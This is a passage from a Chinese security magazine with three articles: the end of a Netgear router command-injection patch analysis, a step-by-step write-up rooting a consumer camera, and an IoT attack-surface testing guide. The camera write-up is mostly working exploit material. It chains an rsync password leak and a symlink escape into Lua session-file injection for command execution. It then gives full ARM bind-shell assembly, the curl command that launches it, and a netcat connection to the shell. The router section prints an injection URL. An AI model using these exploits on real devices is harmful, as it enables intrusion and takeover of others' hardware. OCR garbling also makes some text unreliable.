
安全客 ( bobao.360.cn )

链接 : <http://kb.netgear.com/000036386/CVE-2016-582384>

我对这次更新补丁进行了对比分析，发现此次更新主要是针对 httpd 进行了修补。通过 Bindiff 进行对比分析。

Է	Ա	Ա	Ա	Ա	Ա	Ա	Ա	Ա
1.00	0.99	սանտոս9	սամ_36E04		No... 00036078	սամ_36E04	No... 0 4	0 4 0
1.00	0.99	000362F8	sub_362F8		No... 000361E4	sub_361E4	No... 0 16	0 24 0
1.00	0.99	00036464	sub_36464		No... 00036368	sub_36368	No... 0 24	0 32 0
1.00	0.99	000365E8	sub_365E8		No... 00036670	sub_36670	No... 0 40	0 57 0
1.00	0.99	000368F0	sub_368F0		No... 00036C34	sub_36C34	No... 13	90 0 36 121 14
0.91	0.99	00036EB4	sub_36EB4		No... 00037550	sub_37550	No... 0 5	0 6 0
1.00	0.99	00037D4	sub_37D4		No... 000375F0	sub_375F0	No... 0	1 0
1.00	0.98	00037974	sub_37974		No... 000379D8	sub_379D8	No... 0 12	0 20 0
1.00	0.99	000379D8	sub_379D8		No... 000377EC	sub_377EC	No... 0 50	0 60 0
1.00	0.99	00037B70	sub_37B70		No... 00037A9C	sub_37A9C	No... 0 50	0 72 0


右侧是补丁前，在之前的分析中，补丁前的函数是 sub\_36C34，补丁后变成了 sub\_35EB4，可以看到右侧标红部分修补的位置还是挺多的，接下来查看一下修补的结构，发现在函数入口处有较大不同。



安全客 ( bobao.360.cn )



通过 Zoom to block 查看详细的汇编代码，发现补丁后的 httpd，在函数入口处会多出几个 strchr 判断语句，之后才是 fork。



我们通过 IDA pro 直接跟踪到伪代码部分，结合我之前的分析，可以看到，在 v6 赋值为 a3，也就是 exp 的 url 之后，会进行一些 strchr 比较。

请参考以下代码 [»](#)

```
int __fastcall sub_36EB4(const char *a1, int a2, const char *a3, int a4)
{
    v4 = a1;
    v5 = a2;
    v6 = a3;
    v7 = a4;
    if ( !strchr(a3, 59) && !strchr(v6, 96) && !strchr(v6, 36) && !strstr(v6, "..") )
    {
        v8 = fork();
        v9 = v8;
        if ( !v8 )
        {
            if ( fork() )
            {
                v10 = v9;
                goto LABEL_114;
            }
        }
    }
}
```

```
}
```

```
memset(&v47, 0, 0xFFFFu);
```

比较的内容就是 59、96、36 的 ascii 码以及.. ,59 对应的字符是 ";" ,96 对应的字符是 "`" ,36 对应的字符是 "\$" ,如果 url 里包含这些字符之一的话，则不会进入下面的处理，以此来修补之前 exp 中;killall\$IFS`httpd`带来的命令注入攻击。我个人感觉官网的修复不走心，经过我刚才的分析，发现 Beta 版固件过滤只针对了;,\$,'以及..这四个字符，只过滤了 [command];[command] 这种情况，并对之后的\$IFS 等内容进行了过滤，但命令执行拼接也可以通过[command]&&[command]，和[command]||[command]方法完成，只是后面拼接的命令进行了一定限制，因此我感觉还有可能存在命令注入漏洞。

## 0x06 解决方案(针对漏洞版本)

临时方案：

- 1.在路由器中禁用远程管理功能
- 2.指定特定内网 IP 可以通过 WEB 方式访问并管理路由器
- 3.利用这个漏洞，执行关闭 WEB 服务的命令，不会影响正常上网，但无法使用管理界面，重启路由器后 WEB 服务可重新启用。命令如下：

请参考以下代码 

```
http://[router-address]/cgi-bin;/killall$IFS'httdp'
```

- 4.如果必要，也可以参照 CERT 官方建议停止使用该路由器，直到官方发布补丁修复。

# 看我如何一步步 PWN 掉国内某摄像头

作者 : ricter

原文地址 :

[https://ricterz.me/posts/Pwn%20A%20Camera%20Step%20by%20Step%20%28Web%20ver.%29?\\_=1477995582564](https://ricterz.me/posts/Pwn%20A%20Camera%20Step%20by%20Step%20%28Web%20ver.%29?_=1477995582564)

闲来无事 , 买了一个某品牌的摄像头来 pwn 着玩 ( 到货第二天就忙成狗了 , flag 真是立的飞起 )。

本想挖一挖二进制方面的漏洞 , 但是死性不改的看了下 Web , 通过一个完整的攻击链获取到这款摄像头的 root 权限 , 感觉还是很有意思的。

## 0x00

配置好摄像头连上内网后 , 首先习惯性的用 nmap 扫描了一下端口。

```
>>> ~ nmap 192.168.1.101 -n -v --open
Starting Nmap 7.12 ( https://nmap.org ) at 2016-11-01 12:13 CST
Initiating Ping Scan at 12:13
Scanning 192.168.1.101 [2 ports]
Completed Ping Scan at 12:13, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 12:13
Scanning 192.168.1.101 [1000 ports]
Discovered open port 80/tcp on 192.168.1.101
Discovered open port 554/tcp on 192.168.1.101
Discovered open port 873/tcp on 192.168.1.101
Discovered open port 52869/tcp on 192.168.1.101
Completed Connect Scan at 12:13, 0.35s elapsed (1000 total ports)
Nmap scan report for 192.168.1.101
Host is up (0.051s latency).

Not shown: 996 closed ports
PORT      STATE SERVICE
80/tcp    open  http
554/tcp   open  rtsp
873/tcp   open  rsync
52869/tcp open  unknown
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```



除了 554、80，居然发现了一个 873 端口。873 是 rsync 的端口，一个摄像头居然开启了这个端口，感觉到十分的费解。

查看了下 rsync 的目录，发现有密码，暂时搁置。

```
>>> ~ rsync 192.168.1.101::  
12:22:03  
usb          rsync_mgr  
nas          rsync_mgr  
>>> ~ rsync 192.168.1.101::nas  
12:22:06  
Password:  
@ERROR: auth failed on module nas  
rsync error: error starting client-server protocol (code 5) at  
/BuildRoot/Library/Caches/com.apple.xbs/Sources/rsync/rsync-51/rsync/main.c(1402) [receiver=2.6.9]
```

Web 端黑盒没有分析出漏洞，同样暂时搁置。

不过暂时发现有意思的一点，这个摄像头可以挂载 NFS。

The screenshot shows a camera configuration interface with a 'Storage Path Configuration' dialog box open. The dialog box has tabs for 'NAS Selection' and 'Manual Configuration'. Under 'Manual Configuration', there are fields for 'Server IP' (with four input boxes) and 'Protocol Type' (radio buttons for NFS and SAMBA, with NFS selected). A 'Connect' button is below these fields. At the bottom of the dialog are 'OK' and 'Cancel' buttons. In the background, there are other configuration sections like 'Time Management' and 'Storage Space Management'.

## 0x01



下面着手分析固件。

在官网下载固件后，用 firmware-mod-kit 解包。

```
->root@badass:~/firmware-mod-kit/fmk# cd rootfs/
->root@badass:~/firmware-mod-kit/fmk/rootfs# ls
bin dev etc home lib linuxrc mnt proc product root sbin sys tmp usr var
->root@badass:~/firmware-mod-kit/fmk/rootfs# cd /home/httpd/
->root@badass:~/firmware-mod-kit/fmk/rootfs# cd home/httpd/
w>root@badass:~/firmware-mod-kit/fmk/rootfs/home/httpd# ls
1.txt 16 root config 4096 10月 global.lua logging public template.lua
cgilua 3 root dmenuapi.lua 0月 index.lua var logging.lua sapi.lua urlsafe.lua
cgilua.lua 3 root erroutput.lua 0月 index.lua pdt_global.lua serverapi -kali1-amd64
common_page 3 root function_module lib 09:07 pro_dmenu.lua ot template.lua 5.0-kali1-amd64
b>root@badass:~/firmware-mod-kit/fmk/rootfs/home/httpd# 
```

/home/httpd 存放着 Web 所有的文件，是 lua 字节码。file 一下发现是 lua-5.1 版本的。

利用 unluac.jar 解码得到 Web 源码。

本以为会有命令执行等漏洞，因为会有 NFS 挂载的过程。但是并没有找到所谓的漏洞存在。

同时看了下 rsync 配置文件，发现密码为 ILove\*\*\*\*：

```
hosts deny=*
max connections = 5

[usb]
comment = rsync_mgr
path = /mnt/tf/usb
auth users = rsync

[nas]
comment = rsync_mgr
path = /mnt/netsrv/nas
auth users = rsync
root@badass:~/firmware-mod-kit/fmk/rootfs/etc# cat rsyncd.secrets
rsync:ILove*****@192.168.1.101::nas --password-file /tmp/p
root@badass:~/firmware-mod-kit/fmk/rootfs/etc# 
```

但是尝试查看内容的时候提示 chdir failed，难道说这个文件不存在？

```
>>> ~/D/httpd rsync rsync@192.168.1.101::nas --password-file /tmp/p
@ERROR: chdir failed
rsync error: error starting client-server protocol (code 5) at
/BuildRoot/Library/Caches/com.apple.xbs/Sources/rsync-51/rsync/main.c(1402) [receiver=2.6.9]
```

突然有个猜想划过脑海。于是我搭建了一个 NFS 服务器，然后配置好摄像头 NFS：



再次运行 rsync :

```
>>> ~/D/httpd rsync rsync@192.168.1.101::nas --password-file /tmp/p
drwxrwxrwx      4096 2016/11/01 12:35:47 .
drwxr-xr-x      4096 2016/11/01 12:35:47 HN1A009G9M12857
```


Bingo !

## 0x02

rsync 目录限制在 /mnt/netsrv/nas 了，如何绕过呢。

symbolic link 来帮你\_(3」∠)\_

愚蠢的 rsync 并没有设置 chroot，于是我可以直接创建一个指向 / 的符号链接，然后可以访问任意目录。



```
>>> ~/D/httpd rsync --password-file /tmp/p rsync@192.168.1.101::nas/HN1A009G9M12857/pwn/
drwxr-xr-x 2 nobody nogroup 4096 11月  1 12:38 .
drwxrwxrwx 3 root   root    4096 11月  1 12:35 .
-rw-r----- 1 nobody nogroup   16 11月  1 12:35 .dir_index
lrwxrwxrwx 1 root   root    1 11月  1 12:38 pwn -> /
root@badass:/tmp/test/HN1A009G9M12857#
```

```
drwxr-xr-x    1066 2016/07/23 11:28:56 lib
drwxr-xr-x     60 2016/07/23 11:27:31 mnt
dr-xr-xr-x      0 1970/01/01 08:00:00 proc
drwxr-xr-x    212 2016/07/23 11:28:56 product
drwxr-xr-x     3 2016/07/23 11:27:31 root
drwxr-xr-x   250 2016/07/23 11:28:43 sbin
drwxr-xr-x      0 1970/01/01 08:00:01 sys
drwxr-xr-x    38 2016/07/23 11:27:31 usr
drwxr-xr-x    50 2016/07/23 11:28:55 var
```

正当我愉快的打算 rsync 一个 lua 的 shell 到上面时，却发现除了 /tmp/，整个文件系统都不可写。


嘛，没关系，我们还有 Web 源码可以看。

```
local initsession = function()
    local sess_id = cgilua.remote_addr
    if sess_id == nil or sess_id == "" then
        g_logger:warn("sess_id error")
        return
    end
    g_logger:debug("sess_id = " .. sess_id)
    setsessiondir(_G.CGILUA_TMP)
    local timeout = 300
    local t = cmapi.getinst("OBJ_USERIF_ID", "")
    if t.IF_ERRORID == 0 then
        timeout = tonumber(t.Timeout) * 60
    end
    setsessiontimeout(timeout)
    session_init(sess_id)
    return sess_id
end
```

initsession 函数创建了一个文件名为 IP 地址的 session，文件储存在 /tmp/lua\_session

```
>>> ~/D/httpd rsync --password-file /tmp/p
rsync@192.168.1.101::nas/HN1A009G9M12857/pwn/tmp/lua_session/
drwxrwxr-x     60 2016/11/01 12:11:12 .
-rw-r--r--     365 2016/11/01 12:35:55 192_168_1_100.lua
```

同步回来，加一句 `os.execute(cgilua.POST.cmd);`，然后同步回去。



```

</html>
>>> ~
>>> ~ curl http://192.168.1.101 --data "cmd=wget%20192.168.1.100:2333/" >
/dev/null
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Cur
current          Dload  Upload Total Spent   Left  Spe
ed
0       0       0       0       0       0       0 --::-- --::-- --::--
0 207k  0       0  100  30       0       39 --::-- --::-- --::--
100 207k  100  207k  100  30  223k  32 --::-- --::-- --::-- 2

```

```

>>> ~ python -m SimpleHTTPServer 2333
12:52:51
Serving HTTP on 0.0.0.0 port 2333 ...
192.168.1.101 - - [01/Nov/2016 12:53:05] "HEAD / HTTP/1.0" 200 -
192.168.1.101 - - [01/Nov/2016 12:53:05] "GET / HTTP/1.0" 200 -
192.168.1.101 - - [01/Nov/2016 12:53:15] "HEAD / HTTP/1.0" 200 -
192.168.1.101 - - [01/Nov/2016 12:53:15] "GET / HTTP/1.0" 200 -

```

看起来已经成功执行了命令。但是我尝试了常见的 `whoami`、`id` 等命令，发现并不存在，通过 `sh` 反弹 shell 也失败了。感觉很尴尬 233333

## 0x03

通过收集部分信息得知摄像头为 ARM 架构，编写一个 ARM 的 bind shell 的 exp：

```

void main()
{
    asm(
        "mov %r0, $2\n"
        "mov %r1, $1\n"
        "mov %r2, $6\n"
        "push {%r0, %r1, %r2}\n"
        "mov %r0, $1\n"
        "mov %r1, %sp\n"
        "svc 0x00900066\n"
        "add %sp, %sp, $12\n"
        "mov %r6, %r0\n"
        ".if 0\n"
        "mov %r0, %r6\n"
        ".endif\n"
        "mov %r1, $0x37\n"
        "mov %r7, $0x13\n"
        "mov %r1, %r1, lsl $24\n"
        "add %r1, %r7, lsl $16\n"
        "add %r1, $2\n"
        "sub %r2, %r2, %r2\n"
        "push {%r1, %r2}\n"
        "mov %r1, %sp\n"
        "mov %r2, $16\n"
        "push {%r0, %r1, %r2}\n"
    );
}

```

```
"mov %r0, $2\n"
"mov %r1, %sp\n"
"svc 0x00900066\n"
"add %sp, %sp, $20\n"
"mov %r1, $1\n"
"mov %r0, %r6\n"
"push {%r0, %r1}\n"
"mov %r0, $4\n"
"mov %r1, %sp\n"
"svc 0x00900066\n"
"add %sp, $8\n"
"mov %r0, %r6\n"
"sub %r1, %r1, %r1\n"
"sub %r2, %r2, %r2\n"
"push {%r0, %r1, %r2}\n"
"mov %r0, $5\n"
"mov %r1, %sp\n"
"svc 0x00900066\n"
"add %sp, %sp, $12\n"
"mov %r6, %r0\n"
"mov %r1, $2\n"
"1:  mov %r0, %r6\n"
"svc 0x0090003f\n"
"subs %r1, %r1, $1\n"
"bpl 1b\n"
"sub %r1, %sp, $4\n"
"sub %r2, %r2, %r2\n"
"mov %r3, $0x2f\n"
"mov %r7, $0x62\n"
"add %r3, %r7, lsl $8\n"
"mov %r7, $0x69\n"
"add %r3, %r7, lsl $16\n"
"mov %r7, $0x6e\n"
"add %r3, %r7, lsl $24\n"
"mov %r4, $0x2f\n"
"mov %r7, $0x73\n"
"add %r4, %r7, lsl $8\n"
```

```
"mov %r7, $0x68\n"
"add %r4, %r7, lsl $16\n"
"mov %r5, $0x73\n"
"mov %r7, $0x68\n"
"add %r5, %r7, lsl $8\n"
"push {%r1, %r2, %r3, %r4, %r5}\n"
"add %r0, %sp, $8\n"
"add %r1, %sp, $0\n"
"add %r2, %sp, $4\n"
"svc 0x0090000b\n"
);
}
```

编译：

```
arm-linux-gcc 2.c -o 2 -static
```

通过 rsync 扔到 /tmp 目录，然后跑起来：

```
rsync --password-file /tmp/p 2 rsync@192.168.1.101::nas/HN1A009G9M12857/pwn/tmp/
curl http://192.168.1.101 --data "cmd=wget%20192.168.1.100:2333/`/tmp/2%26`"
```

连接 4919 端口：



```
>>> ~ nc 192.168.1.101 4919 12:57:31
ls -la
drwxr-xr-x 1 root          400 Jul 23 03:28 .
drwxr-xr-x 1 root          28 Jul 23 03:28 ..
drwxr-xr-x 1 root          103 Jul 23 03:28 cgilua
drwxr-xr-x 1 root         20262 Jul 23 03:28 cgilua.lua
drwxr-xr-x 1 root         3233 Jul 23 03:28 common_page
drwxr-xr-x 1 root          155 Jul 23 03:28 config
drwxr-xr-x 1 root        18078 Jul 23 03:28 dmenuapi.lua
drwxr-xr-x 1 root         2952 Jul 23 03:28 erroutput.lua
drwxr-xr-x 1 root          238 Jul 23 03:28 function_module
drwxr-xr-x 1 root         1281 Jul 23 03:28 global.lua
drwxr-xr-x 1 root          670 Jul 23 03:28 index.lp
drwxr-xr-x 1 root        10268 Jul 23 03:28 index.lua
drwxr-xr-x 1 root           64 Jul 23 03:28 lib
drwxr-xr-x 1 root          34 Jul 23 03:28 logging
drwxr-xr-x 1 root         6569 Jul 23 03:28 logging.lua
drwxr-xr-x 1 root          264 Jul 23 03:28 pdt_global.lua
drwxr-xr-x 1 root          349 Jul 23 03:28 pro_dmenu.lua
drwxr-xr-x 1 root           80 Jul 23 03:28 public
drwxr-xr-x 1 root          1039 Jul 23 03:28 sapi.lua
drwxr-xr-x 1 root           27 Jul 23 03:28 serverapi
drwxr-xr-x 1 root        11110 Jul 23 03:28 template.lp
drwxr-xr-x 1 root          2570 Jul 23 03:28 template.lua
drwxr-xr-x 1 root         2818 Jul 23 03:28 urlsafe.lua
```

Pwned ! 破解成功 !

我们也在互联网上也提供了 360 摄像头供大家破解，有兴趣的可以来找找看哦！

## IoT 安全系列-如何发现攻击面并进行测试

作者 : mryu1

来源 : 【安全客】 <http://bobao.360.cn/learning/detail/3112.html>

### 前言



IoT 是物联网的代名词，然而随着这些智能设备的安全性得到越来越多人的关注。要想对物联网设备安全性进行评估，需要先了解它所涉及的各种“组件”，以确定哪部分“组件”可能发生什么样的安全问题。

### IoT 架构基础设施可分为三大类

1. 嵌入式设备
2. 软件和应用程序
3. 无线电通信

#### 设备

设备是任何物联网架构的关键，这里的设备指的是架构中所涉及的任何硬件设备（网关、传感器、遥控器等）。

在多数 IoT 智能环境中，设备通常包括网关和操作设备，网关作为其他设备的控制中心，而操作设备是执行实际动作的设备（如按键遥控器）或监控传感器（烟雾探测器、水浸传感器、红外探测器等）。

设备漏洞指的是嵌入式设备中常见的漏洞，比如：串口 root 权限访问，闪存中提取固件等...

## 软件和云组件

物联网设备中的软件和云组件包括以下元素：

- 1.设备固件
- 2.WEB 应用
- 3.用于控制、配置和监控设备的移动应用程序

IoT 架构中每个“组件”部分都有特定的漏洞，后面将详细介绍固件部分以及基于 IoT 的 WEB 和移动应用漏洞。


## 无线电通信

无线电通信是 IoT 架构安全的重要方面，基于无线电通信，简单说任何通信都是发生于设备与设备或应用程序与设备之间。IoT 中常用的通信协议有：WiFi、BLE、ZigBee、ZWave、6LowPAN 和蜂窝数据等。

对于本套 IoT 安全系列文章，我们将看看 IoT 使用哪些主要通信方式和针对它们的具体攻击方法。

## 如何发现物联网设备的攻击面

到目前为止在日常的工作当中我已经完成了大量的 IoT 测试业务，依据个人经验，有效的物联网设备的安全测试，你需要对于给定设备进行综合评估并发现所有的攻击面。评估 IoT 攻击面的技术相比于评估 WEB 应用程序、移动应用程序并没有改变很多，多数仍是以 WEB 攻击面为主，比如市面上常见的网关+路由器的组合，然而这里将涉及很多 IoT 架构中的“组件”攻击面析。



遵循以下步骤可以更快的发现 IoT 的攻击面：

- 1.首先了解整个物联网设备架构 ,通过各种途径或在厂商文档信息中发现更多的相关细节。
- 2.对指定设备的每个架构组件建立一个体系结构图 ,如果是两个 “组件” 之间的通信 ,用导向线画出并指定正在使用的通信协议等详细信息 ,如果应用程序是使用 API 与云端发送和接收数据 ,那就在体系结构图中标记它并记录使用的是哪个 API。
- 3.当完整的体系结构图准备好时就开始像攻击者一样去思考 如果你必须攻击某个特定“组件”的话你需要确定使用什么样的技术并提取哪些辅助攻击的相关信息 ,在表格中列出 IoT 架构中的组件和所需做的测试。

下表是 IoT 架构中一个 “组件” 的攻击面分析：

组件	攻击面	案例	预期输出/数据获取
IoT网关	基于硬件的攻击向量	使用串口进行通信 固件导出技术	调试日志 , shell访问权限 访问固件 , 逆向分析 固件漏洞
	云网络通信	嗅探通信数据 修改和重放数据	理解通信数据 , 检查是否正在发送数据 确定云端是否检查消息的真实性和合法

安全客 ( bobao.360.cn )

上述分析步骤完成，我们就可以执行实际的测试攻击，既然我们已经有了明确的想法接下来看看我们可以使用什么样的攻击技术。

### 1.IoT 网关

基于硬件的攻击向量-串口通信，固件导出等.....获得访问固件的权限并提取存储在其中的敏感信息。

嗅探发送到云端的通信数据。

重放和伪造通信数据并发送到云端。

### 2.设备

基于硬件的攻击向量-串口通信，固件导出等.....获得访问固件的权限并提取存储在其中的敏感信息。

设备和网关之间的无线电通信分析攻击如：Zigbee, zWave, 6LoWPAN。

BLE(蓝牙低功耗技术)攻击。

### 3.移动应用程序

嗅探发送和接收的数据。

重放和伪造通信数据并发送到云端或设备。

移动应用程序逆向分析及敏感数据提取。

### 4.云端/WEB 程序

常见 WEB 漏洞等...

## 简单案例分析

下面内容记录了对某款物联网设备的攻击面及安全分析，包括网关、设备、云端、移动客户端之间的通信安全，云端 API 接口逻辑、网关与设备绑定和解绑等关键操作的安全情况。

产品型号	联合报警网关
设备固件版本	V1.4.1
移动客户端版本	V2.5.6

安全客 ( bobao.360.cn )

## 通信安全

网关-云端-移动客户端：

在套用上面的攻击面分析模型后可以发现待测设备的机密性得到了良好的保护。联合报警网关、设备、云端系统、移动客户端四者之间的通信，除了日志统计信息(对于与 logs.\*\*\*.com 服务器的通信)外全部是加密通信，TCP 链接使用 TLS1.2 通信，使用 HTTPS 传输，UDP 数据使用 AES-128-ECB 加密后传输。

完整性通用得到了良好的保护。HmacSHA256, HmacSHA1, HmacMd5 的方式保护，Hmac 的 Key 来自于用户登录之后服务端下发的 token，联合报警设备的旧系统固件将数据本地明文存储在 xml 文件中，新版本中本地数据是加密存储的。虽然保证了机密性和完整性但仍存在安全问题，云端接口无法抵御重放攻击。

请参考以下代码 

```
POST /api/*****/version/check HTTP/1.1
```

```
Host: api.*****.com
```

api.\*\*\*\*\*.com 无防重放机制，通过 api.\*\*\*\*\*.version.check 获取当前 APP 版本，通过更改客户端版本到较低版本，再重放该请求，可以返回需要升级的 Response 包。

